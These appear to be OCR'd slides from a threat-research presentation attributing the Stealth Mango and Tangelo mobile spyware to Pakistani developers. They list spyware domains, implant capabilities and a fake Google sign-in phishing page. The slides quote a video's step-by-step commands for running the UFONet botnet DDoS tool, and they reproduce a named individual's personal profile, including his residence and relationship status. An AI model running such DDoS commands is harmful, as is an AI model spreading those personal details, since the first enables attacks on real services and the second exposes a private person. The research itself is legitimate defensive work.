
Military and Government

GPS Tracking

Airport Surveillance






Identities
Who is behind it?

Identities


Associated Stealth Mango and Tangelo Developers

- Stealth Mango similarities to other commodity spyware families categorized as "spouseware."
- Research into the infrastructure behind these families has consistently linked back to several key individuals from:
  - Fi9tech, Appstertech, Vopium, Ox-i-Gen, super innovative


Identities

- These freelance developers produced a number of legitimate apps in the Google Play and the iOS App Stores.
- They have **also** built their own surveillanceware and have purchased related domains throughout the years in attempts to monetize it:
  - **`mstealthagent[.]com`**
  - **`iphonespyingsoftware[.]org`**
  - **`iphonespyingapps[.]org`**
  - **`iphonespyingapps[.]info`**
- Data exfil suggests the developers "dog-fooded" Stealth Mango and Tangelo on the phones of their family members and relatives.

Identities



Faisal H.
South Glamorgan, United Kingdom
100%
Job Success
VoIP and Mobile Solution Designer and Developer
I have above 20+ years gradually growing career in Planning, Designing, Development, Deployment & Management of 4th Generation Carrier grade, fault tolerant converged Voice & Data Solutions. I have successfully competed UC Voice/Video communication solutions development for multiple companies.
I have long experience in Establishing and Management Carrier Relations as I am being in communication with world's leading carrier (Verizon, GlobalCrossing, Belgacom and iBasis etc.) on behalf of different organizations.
I have worked on number of Open-Source & Proprietary VoIP switches and billings (including but not limited to Voice-Master, MVTS, iTel, AVP, GnuGK, Asterisk, FreeSWITCH, OpenSIPS, Kamailio, Call-Weaver and YATE etc.) and also developed custom solutions from scratch. Programming in Perl, LUA, Shell-Scripting, VB.Net, .Net, AEL2, PHP, Java, C, C++, SQL and Python.
I have good command on UNIX based OS (including but not limited to CentOS, FreeBSD, Debian, Fedora, Ubuntu, and PCLinuxOS etc.) and services (including but not limited to Httpd, Iptables, xinetd, crons and bind etc.).
I have worked long in server administration with most industry leading vender's (HP, Dell, IBM and Fujitsu) rack-mount and blade servers & multitasking/multipurpose machines.
I have successfully tested and deployed virtualization & CLOUD solutions using different hypervisors (OpenStack, OpenNebula, XEN, VMware ESX, KVM, OpenVZ and Virtual Box) as per requirement and underlying hardware and budget limitation.
Specialties: Designing, Development, Deployment & Management of 4th Generation Carrier grade, fault tolerant converged communication Solutions. less
$40.00
Hourly Rate
$3k+
Total earned
7
Jobs
105
Hours worked
Intro
Experienced technology professional. I have designed and deployed Cloud and Telecom solutions .
Founder/Operations Manager at Super Inovative Pvt
Former Carrier Relations Manager at Vopium
Former Manager VoIP & Telecom Development at Vopium A/S
Studied Computer science at American International College
Studied F.Sc Engineering at Dr. Farid Bakhash Degree Science College 333 G.B.
Went to Government Hight School 333 G.B.
Lives in Lahore, Pakistan
In a relationship
From Toba Tek Singh, Pakistan
imfanee
@imfanee
Member since August 20, 2009
0 Recommendations

Identities



mstealthagent[.]com

Identities


secure-google.azurewebsites.net
Google
Sign in
to continue to Gmail
Email or phone
Forgot email?
Next
Command: git clone https://github.com/epsylon/ufonet.git
Command: cd ufonet
Command: chmod +x ufonet
Command: ./ufonet
Command: ./ufonet --help
Command: ./ufonet --download-zombies
Command: ./ufonet --gui
Attack Started
Make sure you have good internet speed to get a positive results.
Thanks for watching !!!
Video is just for Educational Purpose.
ManyCam.com
DDOS attack by using Botnets
Asim Khan


Operator

Admin Logins to C2 Server from G-8 area in Islamabad, Pakistan

Tangelo

iOS malware

Debian Package; Jailbreak required



Tangelo

iOS Implant

- **Debian package**
- **Discovered on developer infrastructure**
- **Requires a jailbroken or compromised device**
- **Collects**
  - CR- Call Records
  - VD- Video
  - GL- Gallery/Images
  - SR - Surrounding Recordings
  - Collects SMS Messages
  - Collects GPS Coordinates
  - Collects Contact, Calendars, Call Logs
  - Data from WhatsApp, Viber, Skype, and Line


Bundle ID	Team ID
com.mobilekare.notifierrrr	GUDCEEC5K9


- Some heuristics similar to TheOneSpy
- Android is the primary tooling used in these campaigns

